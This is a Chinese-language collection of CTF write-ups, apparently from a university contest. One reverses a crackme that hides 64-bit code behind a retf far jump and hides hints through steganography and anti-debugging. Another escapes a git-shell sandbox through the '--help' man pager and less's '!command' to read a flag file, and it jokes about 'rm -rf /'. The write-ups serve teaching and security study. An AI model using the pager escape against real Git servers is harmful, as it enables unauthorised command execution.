然后看一看流程, 大概是最多读入 25 个字符, 写到数组里面, 传入 `sub_401064()` , 再和一串字符串比较. 好, 那么主要的处理一定是在 `sub_401064()` 里面了.

进入这个函数, 发现自动切回到了 Text View, 如果试图进行 F5, IDA 6.8 会卡好久然后得出一个不错的结果, IDA 7.0 会直接报错 too big function, 当然把 `IDA 7.0\cfg\hexrays.cfg` 中的 `MAX_FUNCSIZE` 参数改大一点也能 F5. 但是我们这里假设不使用 F5 大法, 只会 F5 的萌新永远是萌新 (就像我, 大家不要学我).

大致看一看汇编, 多数指令都很相似, 关于跳转的指令只有两条: `jmp byte ptr ds:off_46A3A4[edx*4]` 和 `jmp $+2` . 进入到 `off_46A3A4` , 发现又是一大堆 loc, 看来是一个跳转表, 估计对应一个 switch. `jmp $+2` 没啥用, 属于垃圾指令.

回头看 switch 的条件, `edx` 是由 `div ecx` 产生的, 而 `ecx` 是一个定值 0x51, `eax` 的值由 `rdtscp` 产生. 所以可以肯定的是, 每一个 switch 的结果是一样的. 我们不妨假定 `eax = 0` .

这时候需要看一看 CFG, 把 Options -> General -> Graph -> Max number of nodes 改高一点, 按 `space` 切换到 Graph View. 发现所有路径都是相同的一条线下来. 到最后就直接 `retn` 了, 看来中间一定有处理输入的指令我们没有发现.

这时候, 如果你觉得自己是欧皇的话, 随便上下翻动找一找, 就能发现一条突兀的 `call` 指令出现. 当然如果你试了很久, 还没发现, 然后才意识到自己并不是欧皇, 就请使用下面的方法:

我们注意到, 这个函数里面的指令种类十分有限. 如果我们将这段代码的十六进制 Dump 出来 (可以用 010 Editor 来做, 不过要自己转换 RVA), 输入到 `Capstone` 里面反汇编, 然后管道到 `uniq` , 就能看到一个 `call` 指令, `call` 的那个函数就是我们要找的函数.

当然也有更好的办法 (虽然我更希望大家使用上面的笨办法, 以便让大家知道 IDA 的局限性): 在函数列表里面查找临近的函数, 因为编译器往往会把一个 `.c` 的代码编译到一起, 链接器也会使得程序员写的代码相互靠近. 所以对于一个小程序而言, 一个函数要调用的用户函数往往在它附近.

还有更好的办法, 就是右键 -> Proximity browser, 这个会把函数调用图清晰地画出来. 可以看到 `sub_401064()` 调用了两个函数, 一个 `sub_401006()` 发现是 `sprintf()` , 另一个就是 `sub_46A4E8()` 了.

进入 `sub_46A4E8()` , IDA 这次死活分析不对了. 我们来看一看汇编:

```
.text:0046A4EE                 mov     edi, [ebp+8]
.text:0046A4F1                 mov     eax, offset loc_46A665
.text:0046A4F6                 push    23h
.text:0046A4F8                 push    eax
.text:0046A4F9                 push    33h
.text:0046A4FB                 sub     eax, 163h
.text:0046A500                 push    eax
.text:0046A501                 retf
```

简单分析一下, 大概这样的:

```
mov     edi, 传入参数
push    23h
push    0x46A665
push    33h
push    0x46A502
retf
```

那么这个 `retf` 是啥子咧? 遇到不懂的地方, 我们萌新往往会问 Google. 这里我先推荐一下 Intel developer manual, 如果做 PC 端逆向的人不看这本书, 可以说成为大佬的一条路就封死了.

查阅手册可以知道, `retf` 的作用就是更改 `cs` 寄存器然后返回. 随手调试一个 32 位的程序, 发现它的 `cs` 寄存器的值是 0x23, 那么把 `cs` 改到 0x33 有什么用吗, 为什么 IDA 就无法反汇编了呢?

继续查阅手册, 我们发现段寄存器里面装的是 Segment Selector, 而 Segment Selector 后三位是 Table Indicator 和 Request Privilege Level. 而 0x33 代表着, 这个 Segment Descriptor 是在 GDT 的第 6 项的.

为了找出 GDT 里面第 6 项到底是啥, 我们参照 Microsoft 的文档, 给我们虚拟机搭建好内核调试环境. 在 Host 上使用 Windbg 连接上内核调试, 输入 dg 8 0x40 来读取 GDT 表:

```
3: kd> dg 8 0x40
                                                    P Si Gr Pr L
o
Sel        Base              Limit          Type    l ze an es n
g Flags
---- ----------------- ----------------- ---------- - -- -- -- -
- --------
0008 00000000`00000000 00000000`00000000 <Reserved> 0 Nb By Np N
l 00000000
0010 00000000`00000000 00000000`00000000 Code RE Ac 0 Nb By P  L
o 0000029b
0018 00000000`00000000 00000000`00000000 Data RW Ac 0 Bg By P  N
l 00000493
0020 00000000`00000000 00000000`ffffffff Code RE Ac 3 Bg Pg P  N
l 00000cfb
0028 00000000`00000000 00000000`ffffffff Data RW Ac 3 Bg Pg P  N
l 00000cf3
0030 00000000`00000000 00000000`00000000 Code RE Ac 3 Nb By P  L
o 000002fb
0038 00000000`00000000 00000000`00000000 <Reserved> 0 Nb By Np N
l 00000000
0040 00000000`0e00f000 00000000`00000067 TSS32 Busy 0 Nb By P  N
l 0000008b
```

可以看到, 第 4 个和第 6 个 Segment Descriptor 的多个属性段都不相同, 我们继续查阅手册, 发现 Long 这个 bit 代表着 CPU 是否在 64-bit 模式下运行!

所以可以确定, `cs` 寄存器为 0x33 时, CPU 转而进入 64-bit 模式. 而代码自然是 64 位的代码. 至此, 一切水落石出. IDA 误将其当成 32 位的代码进行反编译, 自然会出错.

回到本题上来, 一切非常简单. 将 0x46A502 到 0x46A665 的代码 Dump 出来, 另存为一个文件, 开启一个新的 IDA 打开, 设置好 64 位模式和 ABI, 按下 F5:

```
do
{
  v5 = 4 * *input & 0x1F;
  *temp ^= A2a[*input >> 3];
  v6 = input[1];
  temp[1] ^= A2a[((input[1] >> 6) + v5) & 0x3F];
  temp[2] ^= A2a[(unsigned __int8)(4 * v6) >> 3];
  v7 = input[2];
  temp[3] ^= A2a[((input[2] >> 4) + (16 * v6 & 0x1F)) & 0x3F];
  temp[4] ^= A2a[((v7 >> 7) + (2 * v7 & 0x1F)) & 0x3F];
  v8 = input[3];
  temp[5] ^= A2a[(unsigned __int8)(2 * v8) >> 3];
  v9 = input[4];
  temp[6] ^= A2a[((input[4] >> 5) + (8 * v8 & 0x1F)) & 0x3F];
  temp[7] ^= A2a[v9 & 0x1F];
  temp += 8;
  input += 5;
}
while ( temp != temp_end );
```

其中 A2a 是个长度 32 的从 'A' 到 'a' 的数组，这个代码大概将每 5 个输入字符转化为 8 个 A 到 a 之间的字符，有经验的同学能够直接猜出来这是一个 Base 32 算法. 将最外面的那串字符串拿出来，异或一下算法中的几个常数，然后随便找一个可以控制字符集的 Base 32 解码算法就可以了.

至此，这道题已经可以说基本做完了. 谢谢观看. 下期节目再见.

九条线索

我曾经说过这道题有 9 条线索，不知大家找到了多少... 甚至有人开始怀疑这句话的正确性? 在此作者亲自揭晓题目中所有的暗藏玄机.

0

首先 `strings reverse.exe` (如果有人还不放心，可以使用 FLOSS)，有 8 条线索都可以从这条命令里面看出来:

```
 ⚡ root@DDB ~/Desktop > strings reverse.exe
This program CAN be run in DOS mode.
...
Hint: Change the max number of nodes to 10000 in IDA general options
Hint: Change graph background to black in IDA color options
Hint: Switch to graph mode in IDA
...
Hint: Decompilation will take a long time and the result may disappoint you
...
Welcome, master of debugger! Decoding one more hint...
...
Hint: You should use a debugger supporting both x86 and x64 simultaneously like WinDBG does.
...
Bagv:OfpznjrvtnlahlgwrmbxixwkkqbxyfmksdqxoumktypohlacypkulehwxdtonuaCqdlsuqugdzrybgnnicbgfasgysxznzxtjloklwtutyplijmjndqncjmayhlhcllrwzdxueugnydtiltdqpqulmgqseeollrvbzyonkfchsfty
Vbznenay Vxwx: Qfgn dnz. Je cgwlt gxe iar.
```

1

> Hint: Xor the Base64 string with preset constants and then decode it.

我已经都把 "CAN" 大写了... 为啥就没人注意到???

一般的程序 `strings` 一下是什么样的 --- "This program cannot be run in DOS mode." 这明显不一样好吗... 这个程序是可以在 DOS 下运行的, 安装 DOSBox 试一下, 运行结果就是一个 Hint.

不信邪的可以把文件拖到 IDA 里面, 选择 DOS 格式:

```
seg000:0000                 public start
seg000:0000 start           proc near
seg000:0000                 push    cs
seg000:0001                 pop     ds
seg000:0002                 assume ds:seg000
seg000:0002                 mov     si, 1Dh
seg000:0005                 mov     cx, 45h ; 'E'
seg000:0008
seg000:0008 loc_10008:                              ; CODE XREF:
 start+F↓j
seg000:0008                 mov     al, [si]
seg000:000A                 xor     al, 0CCh
seg000:000C                 mov     [si], al
seg000:000E                 inc     si
seg000:000F                 loop    loc_10008
seg000:0011                 mov     dx, 1Dh
seg000:0014                 mov     ah, 9
seg000:0016                 int     21h             ; DOS - PRIN
T STRING
seg000:0016                                         ; DS:DX -> s
tring terminated by "$"
seg000:0018                 mov     ax, 4C01h
seg000:001B                 int     21h             ; DOS - 2+ -
 QUIT WITH EXIT CODE (EXIT)
seg000:001B start           endp                    ; AL = exit
code
```

啧啧.

2 - 5

> Hint: Change the max number of nodes to 10000 in IDA general options
>
> Hint: Change graph background to black in IDA color options
>
> Hint: Switch to graph mode in IDA
>
> Hint: Decompilation will take a long time and the result may disappoint you

不说了, 这 4 条免费.

6

> Hint: Find the func returning 23333333h

难道是我英文水平问题? 为啥每个人理解这句话的意思都不一样... 我的意思是说找到返回值为 `23333333h` 的函数.

这个 Hint 是动态解密的, 需要调试出来. 不推荐自己手工静态解, 因为这个加密算法不是很常见, 叫 Grain, 有兴趣的可以搜一搜.

调试是有个坑的, 不知道大家试过没有. 不过有些坑点不好放在明面上说, 建议大家自己回去试一下. 我重新实现了一个 `printf()` 函数, 并把检测调试的代码藏在里面, 第一眼估计是看不出来的. 解决倒是很好解决, 把假的 `printf()` `nop` 掉就行了. 或者各种插件都可以.

注意, 这个解密是从那个仿 Base64 字符串里面解密的, 可能需要手工处理一下.

7

> Hint: You should use a debugger supporting both x86 and x64 simultaneously like WinDBG does.

这个 Hint 直接被 strings 出来了, 不过不在代码里, 也不在数据里, 所以 IDA 可能找不出来. 仔细一看这个在 `.rsrc` 段里面, 是某音频的一部分, 这件事本身也是提示.

8

> Hint: Just try to count number of different instructions in that enormous switch. Also maybe you should realize that there are reasons for this thirtytwo-bits program not being able to run on thirtytwo-bits machine.
>
> Dixitque Deus: Fiat lux. Et facta est lux.

最后一个 string, 大家不觉得很奇怪吗?

如果大家看一看区段表, 会发现除了常见的 `.text` , `.data` 之类的区段以外, 还多了一个 `.vgnr` 区段, 区段里面就是那最后一个 string.

这个区段名称就很有提示, 猜测是 Vigenere 加密. 没错, 这是一道 crypto 题! 随便找一个破解 Vigenere 加密的软件 (当然也可以自己写), 我推荐CrypTool 2, 就可以解出来这个 Hint.

解出来里面还有一句看不懂, 别再试图继续解了... 那是一句拉丁文, 用来~~装做大佬的样子吓唬萌新~~混淆词频的.

9

> Hint: This is not Base64 doesn't mean it has nothing to do with another base.

最后一个提示在哪呢?

注意到第 7 个 Hint 其实是音频的一部分, 这时候我们将目光转向这个程序的图标...

没错, 这个程序的 icon 是一张被隐写了的图片!

icon 由多幅不同尺寸的图组成, 最大的那个尺寸是 PNG, 里面 LSB 隐写着 Hint.

关于表情

很多人很好奇 IDA 里面那个表情是怎么做到的... 其实说穿了也很简单, 详情可以看看 REpsych.

实现起来也不难, 但是我自己写的代码太丑太长... 就不放出来了...

后话

总之呢, 希望大家做这道题能够感到愉悦~ 做了一点微小的工作, 谢谢大家.

自己的 Git 服务器

此题涉及 Git 服务器的一个漏洞。

一般来说 Git 服务器使用 git-shell 来禁止用户 SSH 登录后任意操作，但是 git-shell 的白名单中有三条指令，分别是 `git-receive-pack` , `git-upload-pack` , `git-upload-archive` ，它们均可以接受 `'--help'` 参数，使得我们可以进入 man page.

而 man page 实际上调用了 pager，pager 一般来说默认为 less，也就是说我们最后进入的用来浏览手册的程序是 less.

查阅 less 的手册，Security 的章节中讨论了多种命令执行的方式，如： `!command` ，这里，我们 `!cat /etc/flag.txt` 即可。

注1: 在 ssh 连接的时候，请使用 `-t` 确保 less 不被完全展开。

注2: 有同学想知道怎么做到只能执行 `cat /etc/flag.txt` 的，答：魔改了 gnu less。

陶柯宇 17级

发现 `flag.txt` 让我们去读取 `/etc/flag.txt` 文件后，我就一直在找 `git clone` 之后的东西有没有什么破绽，但我没有找到，就搁置在一边了。后来看到做出来的人那么多，就在想能不能直接用 `git` 用户 `ssh` 连上服务器？

下载 `id_rsa` 放到 `~/.ssh/` （我自己的电脑上改名为 `hejiyan_rsa` ，因为我已经有一个 `id_rsa` 文件了），修改 `~/.ssh/config` ：

```
Host hejiyan
    HostName 118.89.174.234
    Port 2222
    IdentityFile ~/.ssh/hejiyan_rsa
```

然后……

```
➜  ssh git@hejiyan
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for '/Users/tao/.ssh/hejiyan_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "/Users/tao/.ssh/hejiyan_rsa": bad permissions
git@118.89.174.234's password:
```


好好好，我 `600` 还不行吗。（这里我是把全部文件删掉之后重新试的，如果之前尝试过其他思路，那么权限之类的自己应该已经设置好了）

```
➜  chmod 600 ~/.ssh/hejiyan_rsa
```

然后……

```
➜  ssh git@hejiyan
fatal: unrecognized command ''
Connection to 118.89.174.234 closed.
```

这是什么错误？在 Google 上搜索：



沙盒绕过？这么高端的吗？还是 17 年的漏洞？（还是谷歌好，必应和百度根本搜不到这个）

里面提到可以使用类似这样的命令来打开一个交互式的 `man` 界面：

```
➜  ssh git@hejiyan -t "git-upload-archive '--help'"
```

注意：`-t` 是必须的，否则会直接返回一段文本，不会打开交互式界面。我就被这个问题坑了半个小时。`ssh` 文档中对 `-t` 的解释是：

```
 -t      Force pseudo-terminal allocation.  This can be used to
execute
             arbitrary screen-based programs on a remote machine
, which can be
             very useful, e.g. when implementing menu services.
 Multiple -t
             options force tty allocation, even if ssh has no lo
cal tty.
```

在交互式界面中输入：

```
!cat /etc/flag.txt
```

来看到我们的 flag：

```
flag{Check_if_y0ur_git_server_has_this_buuuuug}
```

如果你好奇是否可以运行其他命令的话（比如， `rm -rf / --no-preserve-root` 😒）……

```
only cat /etc/flag.txt allowed
```

所以这个其实是故意模拟的一个有漏洞的环境。当然，熬夜做出来，很开心。

（这道题目告诉我们，平时千万不要拒绝安全补丁，不管是 Windows 还是 Linux 环境）

附：一些吐槽

付佳伟：

一张纸上用看不见的字写着科大学生家长的日常。他们要从被入侵的云端中辨别真假**flag**，还要去骚扰你的一位老学长。让他玩云游戏。拿到老学长被加密的实验报告后用简单认证解密，他们开发了一个**flag**验证器，并在黑客猜奇偶的时候听到了熟悉的声音。他们和用户名查询系统玩**Hide and Seek**，想在里面查询黑客猜奇偶升级版，并用永恒的东风做了BGM，结果搞得乱七八糟。他们去三教许愿池扔硬币，发现了一丝线索。最终他们在自己的**Git**服务器中找到了答案。

CancerGary：

第一次这么正式的做下来一套CTF题，感觉还是太弱了，知识盲区有待覆盖……（汇编、数论、web等等等）

这些题给了我一股搞ACM/OI题目的气息……

能破3k还是要感谢google和大腿（

郑子涵：

这个writeup真的很赞，我看到这个时间，感觉就像看完了一本小说。

如果 “附：一些吐槽”改成“后记”/“尾声”或者“时间之外”就更有感觉了